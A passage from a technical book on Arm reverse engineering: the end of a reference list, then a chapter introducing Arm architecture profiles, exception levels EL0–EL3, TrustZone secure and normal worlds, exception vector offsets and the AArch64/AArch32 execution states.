2 <https://linux.die.net/man/1/atop>

3
<https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/include/uapi/asm-generic/unistd.h?id=4f27395>

4

<https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/arm64/kernel/entry.S?id=4f27395#n669>

5

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/fs/read_write.c?id=5e46d1b78#n667

6 <https://linux.die.net/man/1/htop>

7

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/fs/read_write.c?id=5e46d1b78#n623

8

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/fs/read_write.c?id=d7a15f8d0777955986a2ab00ab181795cab14b01#n267

9 www.man7.org/linux/man-pages/man2/close.2.xhtml

10 www.man7.org/linux/man-pages/man3/pthread_create.3.xhtml

11 <https://linux.die.net/man/1/top>

12 Arm Architecture Reference Manual Armv8, for Armv8-A
architecture profile: D5.2 The VMSAv8-64 address translation
system

13 <https://developer.arm.com/architectures/learn-the-architecture/memory-management/translation-granule>

14 [#](https://armv8-ref.codingbelief.com/en/chapter_d4/d43_1_vmsav8-64_translation_table_descriptor_formats.xhtml)

15 <https://wiki.debian.org/Hugepages#arm64>

16 www.kernel.org/doc/html/latest/arm64/memory.xhtml

17

<http://lxr.linux.no/linux+v3.14.3/arch/arm64/include/asm/page.h#L23>

18

https://opensource.apple.com/source/xnu/xnu-6153.141.1/osfmk/mach/arm/vm_param.h.auto.xhtml (see definition for PAGE_SHIFT_CONST)

19

<https://developer.arm.com/documentation/102376/0100/Permissions-attributes>

20

<https://man7.org/linux/man-pages/man2/brk.2.xhtml>

21

<https://man7.org/linux/man-pages/man2/mmap.2.xhtml>

22

<http://www.man7.org/linux/man-pages/man5/elf.5.xhtml>

23

<https://developer.apple.com/library/archive/documentation/Performance/Conceptual/CodeFootprint/Articles/MachOOOverview.html>

24

<https://docs.microsoft.com/en-us/windows/win32/debug/pe-format>

25

<https://github.com/openbsd/src/blob/e5659a9396b40b0569c0da834c8f76cac262ca9b/libexec/ld.so/library.c#L235>

26

P. Team, "Pax address space layout randomization (aslr),"
<https://pax.grsecurity.net/docs/aslr.txt>, 2003, accessed on December 20th, 2020.

27

J. Ganz and S. Peisert, "ASLR: How Robust Is the Randomness?," 2017 IEEE Cybersecurity Development (SecDev), Cambridge, MA, USA, 2017, pp. 34-41, doi: 10.1109/SecDev.2017.19.

28

<http://www.kernel.org/doc/html/latest/admin-guide/sysctl/kernel.xhtml#randomize-va-space>

29 https://visualgdb.com/gdbreference/commands/set_disable_randomization

30 [www-mdp.eng.cam.ac.uk/web/library/enginfo/mdp_micro/lecture5/lecture5-4-2.xhtml](http://mdp.eng.cam.ac.uk/web/library/enginfo/mdp_micro/lecture5/lecture5-4-2.xhtml)

31 www.keil.com/support/man/docs/armasm/armasm_dom1359731152499.htm

32 <https://github.com/ARM-software/abi-aa/blob/4488e34998514dc7af5507236f279f6881eede62/aapcs32/aapcs32.rst>

33 www.man7.org/linux/man-pages/man7/shm_overview.7.xhtml

34 Kinibi v311A Security Target,
www.ssi.gouv.fr/uploads/2017/02/anssi_cc-2017_03-cible-publique.pdf, 2017.

CHAPTER 4

The Arm Architecture

In this chapter you will learn about Arm's architecture profiles, exception levels, and the two execution states supported by the Armv8-A architecture: AArch64 and AArch32.

Architectures and Profiles

Dozens of different processors exist across the Arm ecosystem, each with different features, performance, power consumption, and other characteristics. To provide consistency across these processors and allow existing compiled applications to run on new processors when they are released, each processor in the Arm ecosystem conforms to an *architecture* and a *profile*.

The *architecture* specifies the supported instruction sets, the available set of registers, and the different levels of privilege as part of the exception model, programmer's model, and memory model of the system. It defines the core functionality that processors must support, as well as features that they may optionally support.

You have probably heard the term *micro-architecture* and are wondering about the difference between an architecture and a micro-architecture. When you reverse engineer an executable from an Arm-based device, there are two things you need to determine before you start digging through the assembly code.

What is the micro-architecture of the processor?

Which architecture does the processor implement?

The architecture is the behavioral description of a processor and defines components like the instruction set. The micro-architecture defines how the processor is built. This includes the number and

sizes of the caches, which features are implemented, the pipeline layout, and even how the memory system is implemented.

Processors with different micro-architectures can implement the same architecture and execute the same code. For example, the following processor cores implement the Armv8-A architecture but differ on a micro-architectural level: Cortex-A32, Cortex-A35, Cortex-A72, Cortex-A65, Cortex-A78, to name a few. Once you identify which micro-architecture your target device is based on, you can search for the technical reference manual to identify the architecture the processor implements and look up the micro-architectural details relevant to your use case.

Another important distinction is the profile. The name of the processor core often already reveals the specific profile, e.g., Cortex-A72 for the A-profile, Cortex-R82 for the R-profile, and so on.

Within the Arm-v8 architecture, there are three *profiles* ¹: A, R, and M.

A: This is the “application” profile (Armv8-A). Armv8-A is designed for rich operating systems found in devices such as mobile phones, IoT devices, laptops, and servers.

R: This is the “real-time” profile (Armv8-R), which also supports the AArch64² and AArch32³ execution states. Armv8-R is designed for hard real-time or safety-critical systems, such as medical devices, avionics, and electronic brakes in vehicles. R-profile processors run 32-bit code and support a much more limited memory architecture compared to the A-profile.

M: This is the “microcontroller” profile (Armv8-M).⁴ Armv8-M is designed for use as a microcontroller in low-cost deeply embedded systems, such as industrial devices and some low-cost IoT devices. Armv8-M only runs 32-bit programs using the Thumb instruction set.

Although the A-R-M profiles have been around since before the Armv8 architecture, the new architecture design significantly enhances the use cases they were designed for. Take the Armv8-R architecture, for example. The new Arm Cortex-R8⁵ processor core replaces the previous Cortex-R8, which is a 32-bit core used in modern modems, HDD controllers, and SSD controllers and is limited to not more than 4GB of addressable DRAM. With the new 64-bit Armv8-R architecture and 40 address bits, it is possible to address up to 1TB of DRAM, which is particularly beneficial for modern high-capacity SSDs and in-storage processing for IoT. This is of course not the only enhancement that the Armv8-R profile provides. For a more detailed overview, check out the Armv8-R reference manual supplement.

In this book, we will focus on the Armv8 processors based on the A-profile, which is the profile of the main CPU in modern devices running a rich OS like Android. But it is still important to remember that modern smartphones contain all three processor types. For example, R-profile processors provide cellular connectivity, and M-profile processors are used in camera components, power management, touchscreen and sensor hubs, Bluetooth, GPS, and the Flash controller. For SIM or smart cards, an M-profile processor with additional security features, called SecureCore, is used.

The Armv8-A Architecture

Since its release, the Armv8 architecture has been improving significantly and introducing new extensions and security features, making it more and more suitable for powerful use cases. As a result, processor companies began developing Arm-based server microprocessor architectures to take advantage of the Arm architecture's potential to be a power-efficient, performant, and scalable alternative to processors like Intel and AMD. This led to more developments in the processor market and cloud services expanding their portfolio with Arm-based instances. That said, there has never been a better time for reverse engineers to familiarize themselves with the fundamentals of the Armv8-A architecture and the new A64 instruction set.

As of January 2021, the latest in-use architecture version for Arm is Armv8, along with its extensions up to Armv8.7. In March 2021, Arm introduced its new Armv9-A⁶ architecture, which builds on and is backward compatible with the Armv8-A architecture. The new features introduced with the Armv9-A include Scalable Vector Extension v2 (SVE2), Transactional Memory Extension (TME), and Branch Record Buffer Extensions (BRBE).

The Armv8-A architecture provides two execution states, the 64-bit execution state AArch64 and the 32-bit execution state AArch32, which will be introduced in the section “Armv8-A Execution States” and covered in more detail in the sections “The AArch64 Execution State” and “The AArch32 Execution State,” respectively.

Exception Levels

The *exception level* of a program broadly refers to the numbered hierarchy level in which execution occurs. The lowest exception level, EL0, typically runs ordinary user applications. Higher exception levels run more privileged code,⁷ each sitting conceptually “above” and helping to manage the programs operating in lower exception levels, as shown in [Figure 4.1](#).⁸




Figure 4.1: Exception levels illustrated with “secure” state and “non-secure” state separation provided by the TrustZone extension

Older versions of the architecture, such as the Armv7 architecture, used the term *privilege levels* indicated by levels PL0, PL1, and PL2. The Armv8 architecture instead uses the term *exception levels*, from EL0 to EL3.

One of the most common usage models for this logical separation of software execution privilege is as follows⁹:

EL0 is the least privileged execution mode for a program and is used by ordinary user-mode applications. A program operating at EL0 can perform basic computation and access its own memory address space, but it cannot directly interact with device peripherals or system memory unless explicitly authorized to do so by software running in a higher exception level.

EL1 is typically used by operating system kernels and device drivers, such as the Linux kernel.

EL2 is typically used by hypervisors that manage one or more guest operating systems, such as KVM.

EL3 is used by processors that make use of the TrustZone extension and supports switching between two security states through the Secure Monitor.

Armv8-A TrustZone Extension

Sometimes security-critical operating system code needs to operate on and securely store sensitive data even in cases where the operating system itself might be compromised. Examples include verifying the integrity of the operating system itself, managing user credentials with a fingerprint sensor, and storing and managing device encryption keys. High-value assets are not limited to kernel-mode components. Digital rights management (DRM) applications, banking applications, and secure messengers may also want to protect their code and data from devices that may have malware installed.

For these application scenarios, the Armv8-A profile provides support for the TrustZone extension,¹⁰ which is a hardware extension for Arm processors to enable construction of trusted systems, and divides device hardware and software resources into two worlds: the *secure world* for the security subsystem and the *normal world* for everything else, with secure world memory bus accesses fully segmented away from normal world code and devices. These are also referred to as *secure* and *nonsecure* states.

In secure state, a processing element (PE), which refers to the behavior of an abstract machine, can access both secure and nonsecure physical address spaces and system registers. In nonsecure state, only nonsecure physical address space and system registers can be accessed by a PE.

In Armv8-A processors with the TrustZone extension, each logical processor core operates as if it had two different “virtual cores,” with one operating inside TrustZone and the other running outside of it. The normal world core runs the traditional operating system as before, complete with its rich functionality and normal applications. In TrustZone terminology, this entire environment is referred to as the *rich execution environment* (REE). By contrast, the TrustZone virtual core hosts and runs a *trusted execution environment* (TEE) in the secure world. In practice, TrustZone virtual cores are implemented by fast context switching performed inside the Secure Monitor at the highest privilege level.

TrustZone-protected code and data are isolated from malicious peripherals and non-TrustZone code. It can be used to construct a fully featured TEE, comprised of a TEE OS running at S-EL1, *trusted drivers* (TDs) that securely interact with peripherals, and even *trusted applications* (TAs) that run at S-EL0. TrustZone also provides for a *Secure Monitor* that operates at the highest privilege level of S-EL3 with full access to the device in all modes, as shown in [Figure 4.2](#). Note that the exception level for these software components can vary depending on the TEE OS implementation.




Figure 4.2: Illustration of exception level components on a TrustZone enabled system

The S-EL0...S-EL3 security exception levels are as follows:

S-EL0 runs unprivileged trusted applications¹¹ or trusted services¹² within the secure world. In some TEE implementations, *trusted drivers* also run in S-EL0. Like their EL0 counterparts, by default, TAs cannot access the memory of other running TAs, access normal programs in EL0, or directly communicate with device peripherals. Instead, TAs run inside, and are managed by, the TEE-OS. S-EL0 applications differ from EL0 ones in that their memory can be TrustZone-secured physical pages, providing their code and data with an extra layer of defense against malicious or malfunctioning code in the normal world, even at high permission levels such as EL1 or EL2.

S-EL1 is the secure-world counterpart for EL1 and runs the code for the Trusted Execution Environment's operating system. Depending on the TEE implementation, trusted drivers may also run as S-EL1.

S-EL2 permits virtualization inside the secure world. It is available only on Armv8.4-A and above. S-EL2 is used by the Secure Partition Manager, which can be thought of as a minimal partitioning hypervisor.¹³ This also allows firmware to be decomposed into more privileged and less privileged pieces, with a small set of highly trusted drivers running at S-EL2, and less trusted firmware drivers running at S-EL1.

S-EL3 operates the code for the Secure Monitor, which is the highest privilege level for the CPU. The Secure Monitor runs code from the Arm Trusted Firmware (ATF) provided by the device manufacturer.¹⁴ The Secure Monitor is the root of trust for the system and contains the code that performs context switching between the normal and secure world kernels. It also provides basic services to both via the secure monitor call (SMC) handler, which can be requested by both normal and secure-world programs running in lower permission levels.

Note that this section is not meant to be an exhaustive list of features and customization options of the TrustZone architecture and rather serves as an introduction and a general overview. Covering this topic comprehensively, including the attack surface of TEEs, is beyond the scope of this book.

Exception Level Changes

Programs running at a given execution level run continuously at that level until the processor encounters an “exception.” Exception types can be categorized into two types: synchronous exceptions and asynchronous exceptions. Synchronous exceptions can occur due to a program *fault*, such as executing an invalid instruction or attempting to access a misaligned address in memory. These exceptions can be also caused by exception-generating instructions that target different exception levels and are used to implement system call interfaces for less privileged code to request services from a higher privilege level, as shown in [Figure 4.3](#). These include the supervisor call (_{SVC}), hypervisor call (_{HVC}), and the secure monitor call (_{SMC}) instructions.




Figure 4.3: Illustration of SVC, HVC, and SMC calls in their respective exception levels

Asynchronous exceptions can be caused by physical or virtual interrupts and be left in a pending state. This means these exceptions are not synchronous to the current instruction stream and are therefore called asynchronous.

When an exception is taken, the *exception vector* in a *vector table* at the target exception level is called. The exception vector is the address for the exception, which is specified as an offset relative to


the *vector base address* defined in the *vector base address register* (VBAR)¹⁵ associated with the exception level, `VBAR_ELn`. [Table 4.1](#) contains the vector offsets from the vector base address based on the EL that the exception is taken from.¹⁶

[Table 4.1:](#) Vector Offsets from Vector Table Base Address

OFFSET	PHYSICAL	VIRTUAL	EXCEPTION TAKEN FROM
0x780	SError	vSError	Lower EL, where the EL immediately lower than the target level is using AArch32
0x700	FIQ	vFIQ	
0x680	IRQ	vIRQ	
0x600	Synchronous		
0x580	SError	vSError	Lower EL, where the EL immediately lower than the target level is using AArch64
0x500	FIQ	vFIQ	
0x480	IRQ	vIRQ	
0x400	Synchronous		
0x380	SError	vSError	Current EL with <code>SP_ELx</code> ($x > 0$)
0x300	FIQ	vFIQ	
0x280	IRQ	vIRQ	
0x200	Synchronous		
0x180	SError	vSError	Current EL with <code>SP_EL0</code>
0x100	FIQ	vFIQ	
0x080	IRQ	vIRQ	
0x000	Synchronous		

When encountering an exception, the processor suspends the currently executing task and transfers program execution to a registered exception handler in a higher exception level. Privileged code can then manually “return” to a lower-privileged program using the “exception return” `eret` instruction.¹⁷ Context switching between the secure and nonsecure states occurs through hardware exception interrupts or the `SMC` instruction, which causes a secure monitor call

exception targeting EL3 at the appropriate exception handler.¹⁸ SMC calls can be used to request services from the trusted firmware in EL3 or services hosted in the TEE. In both cases, the SMC dispatcher in EL3 is called and redirects the call to the appropriate entry. If the requested service resides in the TEE, the SMC dispatcher calls an entry in the trusted services handler, as shown in [Figure 4.4](#). During this transition, the nonsecure bit `SCR_EL3.NS` is set to 0, indicating that the exception return is taken to Secure-EL1. The Secure Monitor saves the nonsecure register state and restores the secure register state before proceeding.¹⁹



[Figure 4.4](#): Illustration of an SMC exception entry and return

Armv8-A Execution States

The Armv8-A architecture allows processors to be designed to run both 64-bit and 32-bit programs natively. Processors that support this functionality run 64-bit programs in the *AArch64* execution state and run 32-bit programs in the *AArch32* execution state.^{[20](#)},^{[21](#)} Not all Armv8-A processors support both execution states.^{[22](#)} For example, the Cortex-A32 supports only AArch32, while the Cortex-A34 supports only AArch64. Others might support AArch32 at EL0 only, such as the Cortex-A77 and Cortex-A78.

Programs running in AArch64 always use the A64 instruction set, which consists of 32-bit wide instructions. These instructions have access to AArch64 programs, which have access to 64-bit registers for processing and storing addresses.

